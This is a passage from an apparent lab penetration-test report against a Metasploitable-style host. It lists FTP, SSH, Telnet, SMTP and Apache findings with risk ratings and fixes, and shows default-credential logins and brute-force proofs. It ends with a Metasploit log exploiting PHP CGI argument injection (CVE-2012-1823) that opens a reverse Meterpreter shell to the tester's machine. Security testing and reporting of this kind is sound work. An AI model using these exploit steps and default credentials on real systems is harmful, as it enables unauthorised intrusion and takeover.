NSE: [ftp-bounce 10.137.23.125:21] PORT response: 500 Illegal PORT command.
Completed NSE at 04:26, 0.04s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:26
Completed NSE at 04:26, 0.04s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:26
Completed NSE at 04:26, 0.00s elapsed
Nmap scan report for 10.137.23.125
Host is up, received arp-response (0.00070s latency).
Scanned at 2026-10-23 04:26:26 EDT for 0s
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 64 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 10.137.23.192
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 08:00:27:BD:15:7C (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:26
Completed NSE at 04:26, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:26
Completed NSE at 04:26, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:26
Completed NSE at 04:26, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds
Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
(root@kali)-[/home/kali]



(root@kali)-[/home/kali]
ftp 10.137.23.125
Connected to 10.137.23.125.
220 (vsFTPd 2.3.4)
Name (10.137.23.125:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40719|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 6 Jul 06 07:15 kk
drwxr-xr-x 6 1000 1000 4096 Apr 28 2010 vulnerable
226 Directory send OK.
ftp> pwd
Remote directory: /home/msfadmin
ftp>

3.FTP - Default Password and Missing Rate Limiting

Field	Details
Relative Risk	CRITICAL
CVSS	9.8
CWE/CVE	CWE-521 (Weak Password Requirements) / CWE-307 (Improper Restriction of Excessive Authentication Attempts)
Synopsis	The FTP service is configured with weak/default credentials and lacks proper rate limiting, enabling attackers to perform automated brute-force attacks.
Impact	Unauthorized administrative access, credential compromise, and full system takeover via brute-forcing valid user accounts (e.g., msfadmin:msfadmin).
Recommendation	Enforce strong password policies, disable default/weak accounts, and implement account lockout policies or rate limiting to mitigate brute-force attempts.
Reference	https://cwe.mitre.org/data/definitions/521.html

Proof of Concept Using Metasploit's FTP login auxiliary scanner (auxiliary/scanner/ftp/ftp_login) with a wordlist (rockyou.txt), multiple authentication attempts were processed by the server without any throttling or lockout mechanism. The scan successfully authenticated using default credentials (msfadmin:msfadmin), confirming both weak credentials and missing rate limitin






4.SSH - Outdated Version (OpenSSH 4.7p1)

Field	Details
Relative Risk	HIGH
CVSS	7.5

Field	Details
CWE/CVE	CVE-2008-5161 (Using Components with Known Vulnerabilities)
Synopsis	The SSH service running on port 22 uses an outdated version of OpenSSH (4.7p1), which contains known security vulnerabilities.
Impact	Exposure to potential remote attacks, protocol weaknesses, and information disclosure associated with legacy OpenSSH releases.
Recommendation	Upgrade the OpenSSH server to the latest stable, patched version and disable legacy protocol options.
Reference	

Proof of Concept Using Nmap service version detection (nmap -p22 -sCV), it was identified that the target is running OpenSSH version 4.7p1 on Debian. This legacy version is outdated and susceptible to multiple historical vulnerabilities and weak cryptographic cipher configurations.





5. SSH - Missing Rate Limiting (Brute-Force Vulnerability)

Field	Details
Relative Risk	HIGH
CVSS	7.5
CWE/CVE	CWE-307 (Improper Restriction of Excessive Authentication Attempts)
Synopsis	The SSH service on port 22 lacks proper rate limiting or account lockout policies, allowing attackers to run high-speed automated brute-force attacks.
Impact	Unauthorized system access, credential disclosure, and potential remote compromise via guessing valid passwords.
Recommendation	Implement rate limiting, account lockout policies after consecutive failed attempts, or enforce key-based authentication.
Reference	https://cwe.mitre.org/data/definitions/307.html

Proof of Concept Using Metasploit's SSH login scanner (auxiliary/scanner/ssh/ssh_login) with the rockyou.txt wordlist, multiple authentication attempts were processed without interruption or throttling. The scan successfully authenticated using default credentials (msfadmin:msfadmin), confirming the lack of rate limiting and weak password security.




6. Telnet - Missing Rate Limiting & Cleartext Authentication (Port 23)

Field	Details
Relative Risk	CRITICAL
CVSS	9.8
CWE/CVE	CWE-307 (Improper Restriction of Excessive Authentication Attempts) / CWE-319 (Cleartext Transmission of Sensitive Information)
Synopsis	The Telnet service running on port 23 transmits all data in cleartext and lacks rate-limiting controls, enabling credential sniffing and brute-force attacks.
Impact	Interception of sensitive login credentials over the network and unauthorized administrative access through automated brute-forcing.
Recommendation	Disable the legacy Telnet service entirely and replace it with encrypted alternatives like SSH.
Reference	https://cwe.mitre.org/data/definitions/319.html

Proof of Concept Using Metasploit's Telnet login scanner (auxiliary/scanner/telnet/telnet_login), the service accepted continuous password guessing attempts without rate limiting or lockout protection, eventually authenticating successfully with the default credentials (msfadmin:msfadmin). Furthermore, because Telnet does not encrypt traffic, all entered credentials and commands are exposed in cleartext.






7.SMTP - Weak Cryptographic Configuration & Expired SSL Certificate (Port 25)

Field	Details
Relative Risk	HIGH
CVSS	7.5
CWE/CVE	CWE-326 (Inadequate Encryption Strength) / CWE-298 (Improper Validation of Certificate Expiration)
Synopsis	The SMTP service running on port 25 supports deprecated cryptographic protocols (SSLv2), weak 1024-bit RSA keys, SHA-1 signature algorithms, and presents an expired X.509 SSL certificate.
Impact	Susceptibility to Man-in-the-Middle (MitM) attacks, session decryption, traffic interception, and unencrypted transmission of sensitive mail data over the network.

Field	Details
Recommendation	Disable SSLv2/SSLv3 protocols, upgrade to TLS 1.2 or TLS 1.3, replace the 1024-bit RSA key with a 2048-bit or higher key signed with SHA-256, and issue a valid, non-expired SSL/TLS certificate.
Reference	https://cwe.mitre.org/data/definitions/326.html

Proof of Concept An Nmap SSL script scan (nmap -p25 -sCV) revealed that the target Postfix SMTP daemon relies on outdated cryptographic mechanisms. The scan confirmed support for the obsolete SSLv2 protocol along with weak ciphers (e.g., SSL2_RC4_128_WITH_MD5). Furthermore, the target presents an expired self-signed certificate utilizing a weak 1024-bit RSA public key and deprecated SHA-1 signature hashing (sha1WithRSAEncryption).







8.HTTP - Outdated Apache Web Server Version (Port 80)

Field	Details
Relative Risk	HIGH
CVSS	7.5
CWE/CVE	CWE-937 (Using Components with Known Vulnerabilities) / CVE-2018-1312
Synopsis	The HTTP web service running on port 80 uses an outdated version of Apache httpd (2.2.8), which contains multiple unpatched, known security vulnerabilities.
Impact	Exposure to remote exploit payloads, denial-of-service (DoS) conditions, HTTP request replay attacks, and potential unauthenticated server compromise.
Recommendation	Upgrade the Apache HTTP Server software to the latest stable release (Apache 2.4.x branch) and restrict service banner disclosure.
Reference	https://nvd.nist.gov/vuln/detail/CVE-2018-1312

Proof of Concept An Nmap service version scan (nmap -p80 -sV) revealed that the target web server is running Apache httpd 2.2.8 on Ubuntu with WebDAV enabled (DAV/2). Cross-referencing this version with public vulnerability databases (such as NVD) confirms that Apache 2.2.8 is obsolete and affected by multiple documented vulnerabilities, including nonce generation weaknesses in digest authentication (CVE-2018-1312).







9.HTTP - Exposed Sensitive Directories and Files (Port 80)

Field	Details
Relative Risk	MEDIUM
CVSS	5.3
CWE/CVE	CWE-548 (Exposure of Information Through Directory Listing) / CWE-538 (Insertion of Sensitive Information into Externally-Accessible File or Directory)
Synopsis	Directory enumeration on the web server revealed exposed sensitive files, administrative panels, and status pages (such as phpMyAdmin, phpinfo.php, and .bash_history).
Impact	Disclosure of system configuration details, internal server paths, sensitive user data, and potential administrative interface access.
Recommendation	Remove or restrict access to administrative interfaces, configuration pages, and backup files from public web roots, and enforce proper access controls.

Field	Details
Reference	https://cwe.mitre.org/data/definitions/548.html

Proof of Concept Using Gobuster (gobuster dir) with the common.txt wordlist against http://10.137.23.125/, multiple sensitive endpoints and files were successfully discovered and accessed with status codes 200 and 301, including phpMyAdmin, phpinfo.php, and server status paths.








10.HTTP - Remote Code Execution via PHP CGI Argument Injection (Port 80)

Field	Details
Relative Risk	CRITICAL
CVSS	9.8
CWE/CVE	CWE-94 (Improper Control of Generation of Code) / CVE-2012-1823
Synopsis	The web application running on port 80 is vulnerable to PHP CGI argument injection (CVE-2012-1823), allowing remote unauthenticated attackers to execute arbitrary code.
Impact	Complete system compromise, unauthorized execution of administrative commands, and full root-level control over the underlying target server.
Recommendation	Update PHP to a secure, patched version, ensure CGI scripts are correctly configured to prevent command-line argument passing, or use alternative SAPI modules like PHP-FPM or mod_php.
Reference	https://nvd.nist.gov/vuln/detail/CVE-2012-1823

Proof of Concept Using Metasploit's exploit module (exploit/multi/http/php_cgi_arg_injection) targeting port 80, query string parameters were leveraged to pass command-line options to the PHP binary. The exploit successfully delivered a Meterpreter reverse TCP payload (php/meterpreter/reverse_tcp), opening an active interactive session and granting root/www-data privileges on the target system.


root@kali: /home/kali
Session Actions Edit View Help
[+] Found http://10.137.23.125:80/dav 301
[+] Found http://10.137.23.125:80/index 200
[+] Found http://10.137.23.125:80/phpMyAdmin 301
[+] Found http://10.137.23.125:80/test 301
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/dir_scanner) > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) >
msf exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5h, http, sapni, socks4, socks5
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.137.23.192 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf exploit(multi/http/php_cgi_arg_injection) > set RHOST 10.137.23.125
RHOST => 10.137.23.125
msf exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 10.137.23.192:4444
[*] Sending stage (45739 bytes) to 10.137.23.125
[*] Meterpreter session 1 opened (10.137.23.192:4444 → 10.137.23.125:50207) at 2026-10-23 08:02:43 -0400
meterpreter >

